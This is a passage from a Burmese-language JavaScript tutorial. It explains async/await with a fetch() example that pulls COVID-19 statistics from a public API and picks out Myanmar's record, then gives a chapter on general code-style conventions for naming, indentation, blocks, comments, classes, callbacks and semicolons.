ရှေ့ဆုံးမှာ async Keyword ပါသွားလို့ add1000later() Function ဟာရှိရှိး Function မဟုတ်တော့ပါဘူး။ စောင့်စရာမလိုဘဲ သူဘာသာလုပ်စရာရှိတာ ဆက်လုပ်မှုမြို့လို့ ချုန်ထားခဲ့လို့ရတဲ့ Function ဖြစ်သွားပါပြီ။ အဲဒီ Function ထဲမှာ add1000() Function ကို ခေါ်သုံးတဲ့အခါ await Keyword နဲ့ ခေါ်သုံးထားတာကို သတိပြုပါ။ စောင့်ရမယ့်အလုပ်က ဒီအလုပ်မြို့လို့ await ထည့်ပြီးလုပ်ပေးရတာပါ။ ပြီးတော့မှ ရလာတဲ့ ရလဒ်ကို ဖော်ပြစေထားပါတယ်။ အခုလိုစမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
console.log("some processes")
add1000later()
console.log("more processes")

// some processes
// more processes
// 500500
```

စောစောက Promise နဲ့ရေးခဲ့တဲ့ရလဒ်နဲ့ တူညီတဲ့ရလဒ်ကို ရရှိခြင်းပဲ ဖြစ်ပါတယ်။ တစ်ချို့အတွက်တော့ ဒီ async & await ရေးထံးက ပိုပြီးတော့ နားလည်လွယ်နေတာမျိုး ဖြစ်နိုင်ပါတယ်။ ရလဒ်နဲ့ သဘောသဘာဝက အတူတူပါပဲ။ ရေးထံးမှာ ကွာသွားတာပဲ ဖြစ်ပါတယ်။

Piratical Sample

ဒီအတိုင်းရှင်းလင်းချက်တွေချဉ်းပဲ ပြောနေတာ ပျင်းစရာကောင်းတယ်ထင်ရင် နည်းနည်းစိတ်ဝင်စားဖို့ ကောင်းသွားအောင် လက်တွေ့ကုဒ်လေးတစ်ချို့ ရေးပြီးတော့လည်း စမ်းကြည့်နိုင်ပါတယ်။ ပထမဆုံး URL လိပ်စာလေး တစ်ခုအရင်မှတ်ထားပါ။

<https://api.covid19api.com/summary>

ဒီ URL လိပ်စာအတိုင်း Browser မှာ ရှိက်ထည့်ကြည့်လိုပါတယ်။ ဒါဆိုရင် Covid-19 ရောဂါဖြစ်မှားမှာ အခြေအနေနဲ့ပက်သက်တဲ့ Data တွေကို အခုလို JSON ဖွဲ့စည်းပံ့မျိုးနဲ့ တွေ့မြင်ရမှာပါ။ အင်တာနက် အဆက်အသွယ် ရှိဖို့လိုတယ်ဆိုတာကိုတော့ သတိပြုပါ။

```
{
  "Global": {
    "NewConfirmed": 100282,
    "TotalConfirmed": 1162857,
    "NewDeaths": 5658,
    "TotalDeaths": 63263,
    "NewRecovered": 15405,
    "TotalRecovered": 230845
  },
  "Countries": [
    {
      "Country": "Afghanistan",
      "CountryCode": "AF",
      "Slug": "afghanistan",
      "NewConfirmed": 18,
      "TotalConfirmed": 299,
      "NewDeaths": 1,
      "TotalDeaths": 7,
      "TotalRecovered": 10,
      "Date": "2020-04-05T06:37:00Z"
    },
    {
      "Country": "Albania",
      "CountryCode": "AL",
      "Slug": "albania",
      "NewConfirmed": 29,
      "TotalConfirmed": 333,
      "NewDeaths": 3,
      "TotalDeaths": 20,
      "TotalRecovered": 99,
      "Date": "2020-04-05T06:37:00Z"
    },
    ...
  ]
}
```

တစ်ကမ္မာလုံးနဲ့ သက်ဆိုင်တဲ့ အချက်အလက်တွေက Global Property မှာရှိနေပြီး နိုင်ငံတစ်ခုချင်းစီ အလိုက် အချက်အလက်တွေကတော့ Countries Property မှာ Array တစ်ခုအနေနဲ့ ရှိနေတာကို တွေ ရနိုင်ပါတယ်။

JavaScript မှာ ဒီလို Data တွေကို ဆက်သွယ်ရယူပေးနိုင်တဲ့ fetch() လိုပေါ်တဲ့ Standard လုပ်ဆောင်ချက်တစ်ခုရှိပါတယ်။ fetch() ဟာ Promise ကို အသုံးပြု အလုပ်လုပ်တဲ့ နည်းပညာတစ်ခုပါ။ API ဘက်ပိုင်းလေ့လာတဲ့အခါ အသေးစိတ်လေ့လာရပါလိမ့်မယ်။ အခုတော့ အသေးစိတ် မဟုတ်သေး ပေမယ့် ဒီ fetch() ကိုအသုံးပြုပြီး အချက်အလက်ရယူပုံကို ကြည့်ကြပါမယ်။ ဒီကုဒ်ကို လေ့လာ ကြည့်ပါ။

JavaScript

```
fetch("https://api.covid19api.com/summary")
    .then(res => res.json())
    .then(data => {
        const global = data.Global
        const allCountries = data.Countries
        const myanmar = allCountries.find(c => c.Country === "Myanmar")

        console.log("Global:", global, "Myanmar:", myanmar)
    })
}
```

ရေးထားတဲ့ကုဒ်ကို လေ့လာကြည့်ပါ။ fetch() Function က URL လိုပ်စာအတိုင်း အချက်အလက်တွေ သွားယူပေးပါတယ်။ ဒီလိုယူတဲ့အလုပ်ကို Promise အနေနဲ့ လုပ်သွားတာပါ။ ဒါကြောင့် တဗြားအလုပ်တွေ ရှိရင် သွားယူတဲ့အလုပ် ပြီးအောင် စောင့်စရာမလိပါဘူး။ ကြိုတင်ပြီး ဆက်လုပ်သွားလို့ ရနိုင်ပါတယ်။

ရယူလိုပြီးတဲ့အခါ အချက်အလက်တွေက then() Method ရဲ့ res Parameter ထဲမှာ HTTP Response Object တစ်ခုအနေနဲ့ ရှိနေမှာပါ။ HTTP Response Object မှာ ရလဒ် JSON ကို JavaScript Object ပြောင်းတဲ့ လုပ်ဆောင်ချက် တစ်ခါထပ်ပါဝင်ပါတယ်။ ဒါကြောင့် အဲဒီလုပ်ဆောင်ချက် အကူအညီနဲ့ res.json() ဆိုပြီး ရလာတဲ့ JSON အချက်အလက်ကို JavaScript Object ပြောင်းလိုက်ပါတယ်။

JavaScript Object ဟာ နောက်တစ်ဆင့် ဆက်လိုက်တဲ့ then() Method ရဲ့ data Parameter ထဲကို ရောက်သွားပါလိမ့်မယ်။ ဒါကြောင့် အဲဒီ data ထဲကနေ တစ်ကမ္မာလုံးဆိုင်ရာ အချက်အလက်တွေအတွက် Global Property ကိုရယူပြီး နိုင်ငံအားလုံးရဲ့ အချက်အလက်အတွက် Countries Property ထဲကနေ ရယူ ထားပါတယ်။ ပြီးတော့မှ မြန်မာနိုင်ငံရဲ့အချက်အလက်ကို လိုချင်တဲ့အတွက် countries Array မှာ find() နဲ့ Myanmar ကို ရှာယူထားပါတယ်။ Array Method တစ်ခုဖြစ်တဲ့ find() ဟာ filter() နဲ့ဆင်တူပါတယ်။ filter() က မူလ Array ကနေ လိုချင်တဲ့ Item တွေကို Array တစ်ခုအနေနဲ့ ထုတ်ယူပေးပြီး find() ကတော့ မူလ Array ကနေ လိုချင်တဲ့ Item တစ်ခုကို ထုတ်ယူပေးပါတယ်။

ရရှိလာတဲ့ တစ်ကမ္မာလုံးအချက်အလက်နဲ့ မြန်မာနိုင်ငံရဲ့ အချက်အလက်ကို ဖော်ပြုစေတဲ့အတွက် စမ်းကြည့်လိုက်ရင် အခုလိုရလဒ်ကို ရမှာဖြစ်ပါတယ်။

```
Global:
{
    "NewConfirmed": 100282,
    "TotalConfirmed": 1162857,
    "NewDeaths": 5658,
    "TotalDeaths": 63263,
    "NewRecovered": 15405,
    "TotalRecovered": 230845
}

Myanmar:
{
    "Country": "Myanmar",
    "CountryCode": "MM",
    "Slug": "myanmar",
    "NewConfirmed": 1,
    "TotalConfirmed": 21,
    "NewDeaths": 0,
    "TotalDeaths": 1,
    "NewRecovered": 0,
    "TotalRecovered": 0,
    "Date": "2020-04-05T06:37:00Z"
}
```

တစ်လက်စထ ရလဒ်ကို ဖော်ပြုစေဖို့အတွက် တန်ဖိုးနှစ်ခုသုံးချို့ရင် console.log() နှစ်ကြောင်းသုံး ကြောင်း မရေးတော့ဘဲ၊ တစ်ကြောင်းထဲမှာ ဖော်ပြုစေလိုတဲ့ တန်ဖိုးတွေကို Comma ခံပြီး တန်းစီပေးလို့ ရ တယ်ဆိုတာကိုလည်း သတိပြုပါ။ နောက်ထပ်သတိပြုစရာတစ်ခုအနေနဲ့ တန်ဖိုးတွေ ပြောင်းဖို့မရှိရင် ရှိုးရှိုး Variable တွေအတား Constant တွေကို အသုံးပြုသင့်ပါတယ်။ ဒါကြောင့် နမူနာမှာ Constant တွေကိုချည်းပဲ သုံးထားတာပါ။

ဒီကုဒ်ကို အင်တာနှင်းအဆက်အသွယ်ရှိရင် Browser Console မှာ လက်တွေ ရေးစမ်းလိုက်ပါတယ်။ စမ်းကြည့်လိုက်ပါ။ ဒီကုဒ်ကို async, await နဲ့လည်း ပြောင်းရေးလို ရနိုင်ပါတယ်။ ဒီလိုပါ -

JavaScript

```
async function covidInfo() {
    const response = await fetch("https://api.covid19api.com/summary")
    const data = await response.json()

    const global = data.Global
    const allCountries = data.Countries
    const myanmar = allCountries.find(c => c.Country === "Myanmar")

    console.log("Global:", global, "Myanmar:", myanmar)
}

covidInfo()
```

async, await နဲ့မို့လို ကုဒ် Block တွေ အဆင့်ဆင့်မရှိတော့ဘဲ တစ်ကြောင်းချင်း တစ်ဆင့်ချင်း ကြည့်လိုရ သွားပါတယ်။ covidInfo() Function ဟာ ရုံးရုံး Function မဟုတ်ဘဲ Async Function တစ်ခုဖြစ်လို သူ့ကို သူများတွေက စောင့်စရာမလိုဘဲ လိုအပ်ရင် ကိုယ့်အလုပ်ကိုယ် ဆက်လုပ်သွားလို ရနိုင်ပါတယ်။ Function ထဲမှာ fetch() နဲ့ Data ကို ယူတဲ့အခါ အချိန်ယူပြီး လုပ်ရမယ့်အလုပ်မြို့လို await နဲ့ ယူထား ပါတယ်။ ရလာတဲ့ Data ကို JavaScript Object ပြောင်းတဲ့အလုပ်ဟာလည်း အချိန်ယူပြီး လုပ်ဖို့လိုနိုင်လို await နဲ့ပဲ လုပ်ခိုင်းထားပါတယ်။ အားလုံးပြီးစီးတော့မှ စောစောကလိုပဲ Global Data ထုတ်ယူတာတွေ မြန်မာနိုင်ငံအတွက် Data ထုတ်ယူတာတွေကို ဆက်လုပ်ထားတာပါ။ ဒါကြောင့် ဒီကုဒ်ကို စမ်းကြည့်လိုက် ရင်လည်း စောစောကုဒ်နဲ့ တူညီတဲ့ရလဒ်ကိုပဲ ရမှာဖြစ်ပါတယ်။

တစ်ကယ်တော့ လေ့လာစမှာ ဒီလိုအလုပ်ရှုပ်တဲ့ကိစ္စတွေ ထည့်မပြောချင်သေးပါဘူး။ တစ်ဖြည့်းဖြည့်းချင်း တစ်ဆင့်ချင်း သွားတာပဲ ကောင်းပါတယ်။ အဆင့်ကျော်သလို ဖြစ်သွားရင် မကောင်းပါဘူး။ ဒါပေမယ့် တစ်ချိန်လုံး နားလည်ရလွယ်တဲ့ အသေးအဖွဲ့ နမူနာလေးတွေချည်း ကြည့်လာတော့ ပျော်စရာဖြစ်နေမှာစိုးလို အခုလို လက်တွေကျေတဲ့ နမူနာတစ်ခုကို ထည့်ပေးလိုက်တာပါ။ သိပ်နားမလည်ဘူးဆိုရင် စိတ်မပူပါနဲ့။ အဆင့်နည်းနည်းကျော်ပြီး ပြောလိုက်မိလိုပါ။ ဆက်လေ့လာသွားပါ။ ရှုံးပိုင်းက လေ့လာခဲ့တာတွေ ကြေည်ကောင် ထပ်ခါထပ်ခါပြန်ကြည့် ပြန်စမ်းထားပါ။ အချိန်တန်ရင် ရသွားပါလိမ့်မယ်။

အခန်း (၂၀) – Code Style Guide

ကုဒ်တွေရေးတဲ့အခါ အဖွင့်အပိတ်၊ အထားအသိတွေဟာ ဘယ်လိုပဲထားထား၊ ရေးထံးအရ မှန်နေသ၍ အလုပ်လုပ်နေမှာပါပဲ။ ဒါပေမယ့် အလုပ်လုပ်နေယုံနဲ့ မရပါဘူး။ ရေးသားပုံ ရှင်းလင်းသပ်ရပ်မှသာ ဖတ်ရှုနားလည်ရ လွယ်ကူတဲ့ကုဒ် ဖြစ်မှာပါ။ ဒီအတွက် Code Style Guide တွေ ရှိကြပါတယ်။ Coding Standard လိုလည်း ခေါ်ကြပါတယ်။ Language တစ်ခုနဲ့တစ်ခု မတူကြသလို၊ အဖွဲ့အစည်းတစ်ခုနဲ့တစ်ခု ရဲ့ Recommendation တွေလည်း မတူကြပါဘူး။ JavaScript အတွက်ဆိုရင် Google ရဲ့ Style Guide ရှိသလို၊ Mozilla, Wordpress, Drupal, Airbnb စသဖြင့် ထိပ်တန်းအဖွဲ့အစည်း အသီးသီးမှာ သူ့သတ်မှတ်ချက်နဲ့သူ့ရှိပါတယ်။ ပြီးတော့ ပရိုဂရမ်မာ တစ်စီးချင်းစီလည်း အကြိုက်တွေ ကဲ့ကြပါသေးတယ်။ ဒါကြောင့် ဒီအကြောင်းအရာဟာလည်း သူ့နေရာနဲ့သူ ကျယ်ပြန့်တဲ့ အကြောင်းအရာတစ်ခုပါ။

တစ်ကယ်တော့ ပရိုဂရမ်တစ်ဦးအနေနဲ့ JavaScript တစ်မျိုးထဲ ရေးယုံနဲ့ မပြီးသေးပါဘူး။ လက်တွေ လုပ်ငန်းခွင့်မှာ တဗြားကုဒ်အမျိုးအစားတွေကိုလည်း ပူးတွဲပြီး ရေးကြရှိုးမှာပါ။ HTML, CSS, JavaScript, jQuery, React, PHP, Laravel စသဖြင့် Language, Library, Framework အမျိုးမျိုးနဲ့ အလုပ်လုပ်ကြရမှာပါ။ ဒါကြောင့် JavaScript အတွက် မဟုတ်ဘဲ ကုဒ်အမျိုးအစား အမျိုးမျိုးနဲ့ သင့်တော်မယ့် ယေဘုယျရေးဟန်လေးတွေကို စုစုပေါင်းဖော်ပြချင်ပါတယ်။

Variables

Variable, Function, Class စသဖြင့် အမည်တွေပေးဖို့လိုတဲ့အပါ ပေးပံ့ပေးနည်း (၄) နည်းရှိပါတယ်။ အခေါ်အဝေါ်လေးတွေ မှတ်ထားပါ။

- All Cap: HELLO_WORLD
- Snake Case: hello_world
- Camel Case: helloWorld
- Capital Case: HelloWorld

All Cap ရေးဟန်မှာ စာလုံးအကြီးတွေချည်းပဲ သုံးပါတယ်။ Word တစ်ခုနဲ့တစ်ခု ပိုင်းခြားဖို့အတွက် Underscore ကို အသုံးပြုပါတယ်။ Snake Case ရေးဟန်မှာ စာလုံးအသေးတွေချည်းပဲ သုံးပါတယ်။ သူ လည်းပဲ Word တစ်ခုနဲ့တစ်ခု ပိုင်းခြားဖို့အတွက် Underscore ကို အသုံးပြုပါတယ်။ Camel Case ကတော့ စာလုံးအကြီးအသေး ရောရေးတဲ့ ရေးဟန်ပါ။ စာလုံးသေးနဲ့စပြီး နောက်က ဆက်လိုက်တဲ့ Word တွေအားလုံးရဲ့ ရှုံးဆုံးတစ်လုံးကို စာလုံးကြီးနဲ့ ရေးပါတယ်။ Capital Case ကတော့ Camel Case နဲ့ဆင် တူပါတယ်။ ထူးခြားချက်အနေနဲ့ ရှုံးဆုံးစာလုံးပါ ကြီးသွားတာပါ။

Constant တွေကြညာဖို့အတွက် All Cap ကို အသုံးပြုသင့်ပါတယ်။ ရှိုးရှိုး Variable တွေအတွက် Snake Case ကိုသုံးသင့်ပြီး၊ Object Property တွေအတွက် camelCase ကိုသုံးသင့်ပါတယ်။

Pseudocode

```
const PI = 3.14
const MIN = 0
const MAX = 100

let color_name = "red"
let color_code = "#112233"
```

Assignment Operator အပါဝင် Operator အားလုံးရဲ့ ရွှေ့နောက်မှာ Space တစ်ခုစီ ခြားပြီးတော့ ရေးသင့်ပါတယ်။ x, y, a, b, n, i စသည်ဖြင့် အတိုကောက်အမည်တွေဟာ နမူနာမြို့လိုသာ ပေးခဲ့တာ ပါ။ တစ်ကယ့်လက်တွေမှာ ရှည်ချင်ရှည်ပါစော အဓိပ္ပာယ်ပေါ်လွင်တဲ့ Variable အမည်ကိုသာ ပေးသင့်ပါ

တယ်။ ကုဒ်တွေများလာတော့မှ အ ဆိုတာ ဘာကိုပြောမှန်း ကိုယ့်ဘာသာမသိတော့တာ၊ ဒါ ဆိုတာ ဘယ်နားက ဒါပြောတာလည်း ရှာရခက်ကုန်တာမျိုးတွေ ဖြစ်တတ်ပါတယ်။

Arrays & Objects

Array တွေကြညာသတ်မှတ်တဲ့အခါ တန်ဖိုးနည်းရင် တစ်ကြောင်းထဲ၊ တစ်ဆက်ထဲ ရေးလိုရပါတယ်။ အဲ ဒီလိုရေးတဲ့အခါ Comma ရဲ့နောက်မှာ Space တစ်ခုထည့်သင့်ပါတယ်။

Pseudocode

```
let users = ["Alice", "Bob", "Tom", "Mary"]
```

တန်ဖိုးတွေများရင်တော့ လိုင်းခဲ့ပြီးရေးသင့်ပါတယ်။ အဲဒီလိုခဲ့ရေးတဲ့အခါ အဖွင့်ကို Assignment Operator နဲ့ တစ်လိုင်းထဲမှာထားပြီး အပိတ်ကို အောက်ဆုံးမှာ သီးခြားတစ်လိုင်းနဲ့ ထားသင့်ပါတယ်။ အထဲက တန်ဖိုးတွေကို သက်ဆိုင်ရာ Array အတွင်းက တန်ဖိုးမှန်း မြင်သာအောင် Indent လေး တွန်းပြီးတစ်ညီထဲ ရေးသင့်ပါတယ်။ တစ်ကြောင်းမှာ Item တစ်ခုသာ ပါဝင်သင့်ပါတယ်။

Pseudocode

```
let users = [
    "Alice",
    "Bob",
    "Tom",
    "Mary",
]
```

နောက်ဆုံးက Comma အပို Trailing Comma ကို ထည့်လိုရရင် ထည့်သင့်ပါတယ်။ တစ်ချို့ Language တွေက ထည့်ခွင့်မပြုလို နည်းနည်းတော့ သတိထားပါ။ Indent အတွက် အရွယ်အစားအနေနဲ့ တစ်ချို့က 2 Spaces သုံးကြပါတယ်။ တစ်ချို့က 4 Spaces အသုံးကြပါတယ်။ 2 Spaces က နေရာယူသက်သာလို လူ ကြိုက်များပေမယ့် စာရေးသူကတော့ 4 Spaces ကိုသာ သုံးလေ့ရှိပါတယ်။ ပိုကျဲလို ဖတ်ရတာ မျက်စိတဲ့မှာ ပိုရှင်းတဲ့အတွက်ကြောင့်ပါ။ 2 Spaces သုံးသည်ဖြစ်စေ၊ 4 Spaces သုံးသည်ဖြစ်စေ၊ ကီးဘူတ်ကနေ Space Bar ကို တစ်ချက်ချင်း နိပ်ပြီးတော့ မရေးသင့်ပါဘူး။ Tab Key ကိုပဲသုံးသင့်ပါတယ်။ Code Editor တွေက Tab Key ကိုနှိပ်လိုက်ရင် သတ်မှတ်ထားတဲ့ Space အရေအတွက်အတိုင်း အလိုအလျောက် ထည့်ပေးသွားကြပါတယ်။ Space ကို လုံးဝ မသုံးဘဲ Indent အတွက် Tab ကိုပဲ သုံးလိုလည်းရပါတယ်။

Object တွက်တော့ တစ်ချို့အရမ်းတို့တဲ့ Object တွက်လဲရင် အများအားဖြင့် လိုင်းခဲ့ပြီးတော့ ရေးသင့်ပါတယ်။ Property တွေ Method တွေအတွက် Camel Case ကို သုံးသင့်ပါတယ်။

Pseudocode

```
let user = {
    firstName: "James",
    sayHello () {
        // Statements
    },
}
```

Functions

Function တွေကြေညာတဲ့အခါ တွန်းကွင်းအဖွင့်ကို function Keyword နဲ့ တစ်လိုင်းထဲထားလို့ ရသလို နောက်တစ်လိုင်းဆင်းပြီး ထားလို့လည်း ရပါတယ်။ JavaScript ကုဒ်တွေမှာတော့ တစ်လိုင်းထဲပဲ ထားကြလေ့ရှုပါတယ်။ တွေ့ခြား Language တွေမှာတော့ ရှိုးရှိုး Function တွေအတွက် တစ်လိုင်းထဲ ထားပြီး Class Method တွေအတွက် နောက်တစ်လိုင်း ခဲ့ထားကြလေ့ ရှုပါတယ်။

Pseudocode

```
function add(a, b) {
    // Statements
}

function sum(a, b)
{
    // Statements
}
```

တစ်လိုင်းထဲထားတဲ့အခါ ဂိုက်ကွင်းအပိတ်နဲ့ တွန်းကွင်းအဖွင့်ကြား Space တစ်ခု ထည့်ပေးသင့်ပါတယ်။ ဂိုက်ကွင်းအဖွင့်အပိတ်တဲ့က Parameter List မှာလည်း Comma နောက်မှာ Space တစ်ခု ခြားပေးရပါမယ်။

Function အမည်တွေဟာ Camel Case ဖြစ်သင့်ပါတယ်။ တစ်ချို့ Language တွေမှာ Snake Case ကို Function အမည်အတွက် သုံးကြပေမယ့် JavaScript မှာတော့ Camel Case ကို ပိုအသုံးများပါတယ်။ ရှိုးရှိုး Constant တန်ဖိုးတွေအတွက် စာလုံးအကြီးတွေနဲ့ ပေးသင့်တယ်လို့ ဆိုခဲ့ပေမယ့် Function

Expression တွေကို Constant နဲ့ရေးတဲ့အခါမှာတော့ Camel Case ကိုပဲ သုံးသင့်ပါတယ်။ Constant လို ကြေညာနေပေမယ့် သူကို Function လို သုံးမှာမို့လိုပါ။

Pseudocode

```
const add = function (a, b) {
    // Statements
}
```

Function Expression တွေရေးတဲ့အခါ function Keyword နောက်မှာ Space တစ်ခု ပါသင့်ပါတယ်။ Arrow Function တွေရေးတဲ့အခါ Arrow သက်တရဲ့ ရှုံးနောက်မှာ Space တစ်ခုစီ ပါသင့်ပါတယ်။

Pseudocode

```
const add = (a, b) => a + b
```

ပေါင်းနှုတ်မြောက်စား၊ Comparison စသည်ဖြင့် Operator အားလုံးရဲ့ ရှုံးနောက်မှာ Space တစ်ခုစီ ပါဝင်သင့်တယ်ဆိုတာကို နောက်တစ်ကြိမ် ထပ်ပြောချင်ပါတယ်။ Operator တွေနဲ့ တန်ဖိုးတွေကို ကပ်ရေးရင် ရောထွေး ပူးကပ်ပြီး ဖတ်ရှုက်တတ်ပါတယ်။

Code Blocks

If Statement တွေရေးတဲ့အခါ တွန်းကွင်း အဖွင့်ကို if နဲ့တစ်လိုင်းထဲ ထားသင့်ပါတယ်။ else Statement ပါမယ်ဆိုရင် if အတွက် တွန်းကွင်းအပိတ်နဲ့ else အတွက် တွန်းကွင်းအဖွင့်တိုကို တစ်လိုင်းထဲ ထားပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
if(true) {
    // Statements
} else {
    // Statements
}
```

Switch Statement တွေရေးတဲ့အခါ case တစ်ခုစီနဲ့သက်ဆိုင်တဲ့ Statement တွေကို တစ်ဆက်ထဲ ရေးလိုလည်း ရပေမယ့် နောက်တစ်လိုင်းဆင်းပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
switch(expression) {
    case 1:
        // Statements
        break
    case 2:
        // Statements
        break
    default:
        // Statements
}
```

ကျွန်တဲ့ while, for, for-of စတဲ့ Loop တွေရဲ့ရေးဟန်ကို သီးခြားထပ်ထည့် မပြောတော့ပါဘူး။ ဒီသဘောပေါ်မှာပဲ အခြေခံပြီး ရေးသားရမှာ ဖြစ်ပါတယ်။ Indent တွေကိုတော့ မှန်အောင်ပေးဖို့ လိုပါမယ်။ Code Block တွေ အထပ်ထပ်အဆင့်ဆင့် ဖြစ်လာတဲ့အခါ ဘယ်ကုဒ်က ဘယ် Block အတွက်လည်းဆိုတာ Indent မှန်မှာပဲ သိသာမြင်သာမှာပါ။ Indent မမှန်ရင်တော့ ကိုယ့်ကုဒ်ကို ကိုယ်တိုင်ပြန်ဖတ်လိုတောင် နား မလည်ဘူးဆိုတာမျိုးတွေ ဖြစ်လာနိုင်ပါတယ်။

Pseudocode

```
function doSomething() {
    while(condition) {
        if(condition) {
            // Statements
        }

        // Statements
    }

    // Statements
}
```

If Statement တွေမှာ Statement တစ်ကြောင်းထဲရှိလို့ တွန်ကွင်းမပါဘဲ ရေးချင်ရင် နောက်တစ်လိုင်း မဆင်းသင့်ပါဘူး၊ တစ်ကြောင်းထဲပဲ ဖြစ်သင့်ပါတယ်။ နောက်တစ်လိုင်း ဆင်းဖို့လိုရင် တွန်ကွင်းအဖွင့်အပိတ် ထည့်လိုက်တာ ပိုကောင်းပါတယ်။

Pseudocode

```
if(true) doSomething()
else doElse()
```

Method တစ်ခုနဲ့တစ်ခု Function တစ်ခုနဲ့တစ်ခု Block တစ်ခုနဲ့တစ်ခုကြားထဲမှာ လိုင်းအလွတ်တစ်လိုင်း ခြားပြီးတော့ ရေးသင့်ပါတယ်။ Variable ကြေညာချက်တွေ၊ Return Statement တွေနဲ့ တခြားကုဒ်တွေ ကိုလည်း လိုင်းအလွတ် တစ်လိုင်းခြားပြီး ရေးသင့်ပါတယ်။

Pseudocode

```
function sub(a, b) {
    let result = 0

    if(a > b) result = a - b
    else result = b - a

    return result
}
```

Comments

// Operator ကိုသုံးပြီးရေးတဲ့ Comment တွေမှာ Operator နဲ့ စာကြားထဲမှာ Space တစ်ခု ပါသင့်ပါတယ်။ /* */ Operator ကိုသုံးပြီး ရေးတဲ့အခါ တစ်ကြောင်းထဲဆိုရင် အဖွင့်အပိတ်ရဲ့ ရျှော့နောက်မှာ Space တစ်ခုစီပါသင့်ပါတယ်။ တစ်ကြောင်းထက် ပိုမယ်ဆိုရင် အဖွင့်ကို အပေါ်ဆုံးမှာ သပ်သပ်ရေးပြီး အပိတ်ကို အောက်ဆုံးမှာ သပ်သပ်ရေးသင့်ပါတယ်။

Pseudocode

```
// Line Comment

/* Single Line Comment */

/*
Some comments with
more than single lines
*/
```

Classes

Class Name တွေဟာ Capital Case ဖြစ်သင့်ပါတယ်။ Property တွေ Method တွေကတော့ Camel Case ကို အသုံးပြုသင့်ပါတယ်။ Class အတွက် တွန်းကွင်းအဖွင့်ကို တွေ့မှာ အောက်တစ်လိုင်း ဆင်းရေးကြလေ့ရှိပြီး JavaScript မှာ class Keyword နဲ့ တစ်လိုင်းထဲပဲ ထားရေးကြလေ့ ရှိပါတယ်။

Pseudocode

```
class Animal {
    constructor(name) {
        this.name = name
    }

    makeSound () {
        // Statements
    }
}
```

တစ်ချို့ Language တွေမှာ Private Property တွေ Private Method တွေကို ရှုံးကနေ Underscore နဲ့စ သင့်တယ်ဆိုတဲ့ သတ်မှတ်ချက်ရှိပါတယ်။ အမည်ကိုကြည့်လိုက်ယုံနဲ့ ကဲပြားစေချင်တဲ့အတွက် ဖြစ်ပါတယ်။ JavaScript မှာတော့ Private တွေကို ရှုံးကနေ # သက်တ ခံရေးရလို Underscore မထည့်လည်းပဲ ကဲပြားပြီးဖြစ်ပါတယ်။

Callback Function & Method Chaining

Function တစ်ခုကို ခေါ်ယူစဉ်မှာ Callback Function တွေပေးရတဲ့အခါ အများအားဖြင့် Callback Function တွေက နောက်ဆုံးက နေလေ့ရှိပါတယ်။ အဲဒီအခါမှာ မူလ Function ကိုခေါ်တဲ့ ပိုက်ကွင်း အပိတ်နဲ့ Callback Function ရဲ့ တွန်းကွင်းအပိတ်ကို တစ်လိုင်းထဲ ရေးပေးသင့်ပါတယ်။

Pseudocode

```
add(1, 2, function(3, 4) {
    // Callback Function Statements
})
```

တစ်ချို့လည်း Callback Function က ရှေ့ကနေတာမျိုး ဖြစ်နိုင်ပါတယ်။ အဲဒီအခါမှာ Callback Function ရဲ့အပိတ်နောက်မှာ Comma ခံပြီး ကျန် Argument တွေကို တစ်ဆက်ထဲ ပေးသင့်ပါတယ်။

Pseudocode

```
setTimeout(function() {
    // Callback Function Statements
}, 2000)
```

တစ်ခါတစ်ရုံ Callback Function နှစ်ခုသုံးခုလည်း ဖြစ်တတ်ပါတယ်။ အဲဒီအခါမှာ ပထမ Callback Function ရဲ့အပိတ်တွန်းကွင်းနောက်မှာ Comma နဲ့အတူ ဒုတိယ Callback Function လိုက်သင့်ပါတယ်။

Pseudocode

```
add(function(1, 2) {
    // Callback Function Statements
}, function(3, 4) {
    // Callback Function Statements
})
```

တစ်ချို့ Object Methods တွေကို တဲ့ဆက်ပြီး အတဲ့လိုက် ခေါ်ယူအသုံးပြုလိုတဲ့အခါ တိုရင်တစ်ဆက်ထဲ ရေးလိုရပါတယ်။ လိုအပ်ရင်တော့ Method တစ်ခုကိုတစ်လိုင်းခဲ့ပြီး သုံးသင့်ပါတယ်။

Pseudocode

```
users.map(u => u.name).filter(u => u.age > 18)

users
  .map(u => u.name)
  .filter(u => u.age > 18)
```

Semicolon

ဒီကိစ္စကတော့ ရှင်းမလိုလိနဲ့ ရှုပ်နေတဲ့ကိစ္စလေးပါ။ Language အတော်များများမှာ Statement တစ်ခုဆုံး တိုင်း Semicolon နဲ့ ပိတ်ပေးရပါတယ်။ JavaScript မှာလည်း အဲဒီလို ပိတ်ပေးဖို့ လိုအပ်ပါတယ်။ ဒါပေ မယ့် Automatic Semicolon Insertion (ASI) လိုခေါ်တဲ့ နည်းစနစ်တစ်မျိုး ရှိနေလို့ ကိုယ့်ဘာသာ ထည့်

ပေးစရာမလိုပါဘူး။ Language က လိုတဲ့နေရာမှာ သူဘာသာထည့်ပြီး အလုပ်လုပ်သွားပါတယ်။ ဒါကြောင့် ရေးတဲ့သူက Semicolon တွေကို ထည့်ရေးလည်းရတယ်။ မထည့်ဘဲရေးလည်း ရနေပါတယ်။

လက်တွေ့ကုဒ်တွေ ရေးတဲ့အခါ JavaScript တစ်ခုထဲနဲ့ မပြီးပါဘူး၊ တခြား Language တွေ နည်းပညာ တွေနဲ့ လုပ်ငန်းလိုအပ်ချက်ပေါ်မူတည်ပြီး ပူးတဲ့အသုံးပြုရတာတွေ ရှိပါလိမ့်မယ်။ အဲဒီမှာ C/C++ တို့ Java တို့လို Language မျိုးတွေမှာ Statement ဆုံးတိုင်း မဖြစ်မနေ Semicolon ထည့်ရေးပေးရပါတယ်။ Ruby တို့ Python တို့လို Language မျိုးတွေမှာကျတော့ ထည့်ဖို့မလိုတော့ပြန်ပါဘူး။ JavaScript နဲ့ တွဲသုံးဖြစ်ဖို့များတဲ့ CSS တို့ PHP တို့မှာ ထည့်ဖို့ လိုသွားပြန်ပါတယ်။ Semicolon တွေထည့်လိုက် မထည့်လိုက်ဆိုရင် အလေ့အကျင့်ပျက်ပြီး မကျန်သင့်တဲ့နေရာမှာ ကျန်ခဲ့လို့ မလိုအပ်ဘဲ Error တွေတက်တယ်ဆိုမျိုး ဖြစ်နိုင်ပါတယ်။ ဒါကြောင့် တစ်ချို့က Statement ဆုံးတိုင်း Semicolon နဲ့ အဆုံးသတ်ပေးတဲ့ အလေ့အကျင့် ရှိ ထားသင့်တယ်လို့ ဆိုကြပါတယ်။

